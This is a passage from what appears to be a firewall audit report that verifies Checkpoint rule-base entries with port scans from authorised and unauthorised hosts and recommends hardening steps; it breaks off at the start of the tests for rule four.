
Method – Scan #2 tests for ports open when we try to connect from a workstation that is not a Checkpoint management module. This scan is from the corporate network.



Results – Firewall policy performed as expected. The firewall blocked all traffic.

Scan Number 3


Method – The last scan will check to see what ports are open when you try to connect to the external interface of the firewall.



Results – Great results, no ports are open. This means no one can connect directly to the firewall from outside our network

Summary – Rule number 1 states that the management module can connect to the firewall using the Checkpoint management ports of 256 and 257. This rule passed our tests. Further checking the firewall logs also confirms that the firewall indeed blocked unauthorized access

Further recommendations – Limiting the management of the firewall to only management module, do not add any other objects to this rule. Allowing access to ports 256 and 257 to any other workstations or worse to external hosts would expose the firewall to compromise. Well-known vulnerabilities exist by leaving these ports open by default. This rule is in place to allow us to disable the implied rule shown below, **Accept VPN-1 & Firewall-1 Control Connections**. Since we are not using Checkpoints Remote Access VPN will can safely disable this and make our firewall much more secure.



3.1.2 Rule Number 2


2	Security-Admins	Corporate-Firew: Production-Firew: Production-NID Screened-Subne	TCP ssh TCP https	accept	Log	Policy Targets
---	-----------------	---	----------------------	--------	-----	----------------

Rule number 2 specifies that the Security Admin group can access the security boxes. This includes the corporate and production firewall, and the production and screened subnet network intrusion boxes. We have tested this rule to all security equipment but we chose to just display the results to the corporate firewall due to its redundancy. We performed scans from inside the network to the firewall from a member of the security group, and from a non-member. We also scanned from outside the firewall. The following is what we should see

- Only members of the security group can connect to the firewall using SSH port 22 and 443 (Used for Nokia's Voyager web management app).

Scan number one


Method – We will first scan to the firewall from a member of the security group and see which ports are open



Results – Good news, only port 22 and 443 are open to the firewall from the security group.

Scan number 2

Method – This time we will try to connect to the firewall from someone that is not in the security group to see which ports are open



Results – Nothing is open, firewall did what was expected blocking traffic from unauthorized parties.

Conclusion – The only users that can connect to the firewall using port 22 (SSH) and port 443 (SSL) are members of the security group, exactly the intent of the rule. Checking the firewall logs confirms that unauthorized traffic is being dropped by the firewall, authorized traffic is allowed through

Further recommendations – Verify that SSHv2 is being used, also verify that the OS services file /etc/services has all unnecessary services commented out to avoid tunneling inappropriate services.

3.1.3 Rule Number three




This rule blocks any unauthorized traffic destined to the firewall. Authorized traffic is defined by rules one and two. The following should be the result of this test.

- All traffic should be blocked unless defined by rule #1 or #2. This includes ICMP traffic. This rule is also referred as the stealth rule.

Scan number 1


Method – We will test traffic from inside the network but from a host that is not part of the security group and/or is not the management module



Results – All ports are blocked, very good. Just as expected

Scan number two


Method – This will test traffic destined to the firewall from outside the network destined to the external interface.



Results – Again, the firewall stood the test. All ports blocked.

Scan number 3

Method – We will try to connect to the external interface of the firewall using ICMP, the firewall should block these.



Results – ICMP traffic is indeed blocked. Firewall passed this test.

Summary – This rule does indeed block traffic directly to the firewall, we do not want anybody directly accessing the firewall unless they are inside the GIAC network and are authorized. This rule meets the test. Analysis of the firewall log confirms this.

Further recommendations – Checkpoint reads rules sequentially, it is a good idea to make a policy not allowing any new rules to be put in place before this one. A poorly written rule could inadvertently allow access to the firewall.

3.1.4 Rule Number Four




This rule allows the Infrastructure team access to the routers, servers and switches in the production environment and the screened subnet. The Infrastructure group is responsible for the maintenance and operational management of all these devices so we need to allow them access to all of these machines. However, we do not allow them access to the firewalls, we are following the principal of separation of duties. The following is the expected result of this test

- The Infrastructure group should have access to the switches, routers, servers but not the firewalls using SSH only.

Scan number 1

